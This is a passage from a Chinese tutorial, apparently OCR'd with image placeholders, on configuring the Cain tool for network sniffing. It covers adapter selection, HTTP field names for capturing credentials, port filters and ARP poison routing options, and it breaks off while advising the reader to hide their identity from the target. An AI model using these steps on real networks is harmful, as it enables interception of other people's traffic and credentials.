


图3




图4




图5

安装完毕后，我们运行CAIN，其主界面如图6所示，下面我就主要介绍一下它的嗅探功能，也就是图中那个“Sniffer”按钮。在开始嗅探前，我们还需要做一些准备工作，修改一些最基本的配置。首先点击主界面最上面的那个“Configure”，就会打开如图7所示的配置窗口。如果你的电脑上安装了多块网卡或者安装了虚拟机，那么在Adapter一栏中就会出现多块网卡信息，我们需要选择正在使用的那块网卡，然后点击确定就行了。




图6




图7

选择好网卡后，来继续配置其它信息，选择图中的“HTTP Fields”设置项，在这儿可以添加一些字段名，如图8。CAIN默认的字段是非常有限的，而有些网站的字段却又起的比较怪异，因此需要我们手工添加才能猜解出来，当然一般情况下，我们使用默认的就可以了。

再来选择图中的“Filters and ports”设置项，这儿非常重要，可以自由的设置需要嗅探的数据信息，在想要嗅探的协议及端口前勾选上就可以了，建议大家选择一些常见的服务端口，选择太多尤其是网站流量很大的情况下，可能会造成网络瘫痪甚至出现死机的情况，如图9。

最后我们再选择“ARP（Arp Poison Routing）”，在“spoofing options”中，默认选择的是“Use Real IP and MAC address”，也就是使用真实的MAC地址和IP地址进行嗅探，如图10。但在对目标进行嗅探的时候，为了隐藏自己我们最好选




图8

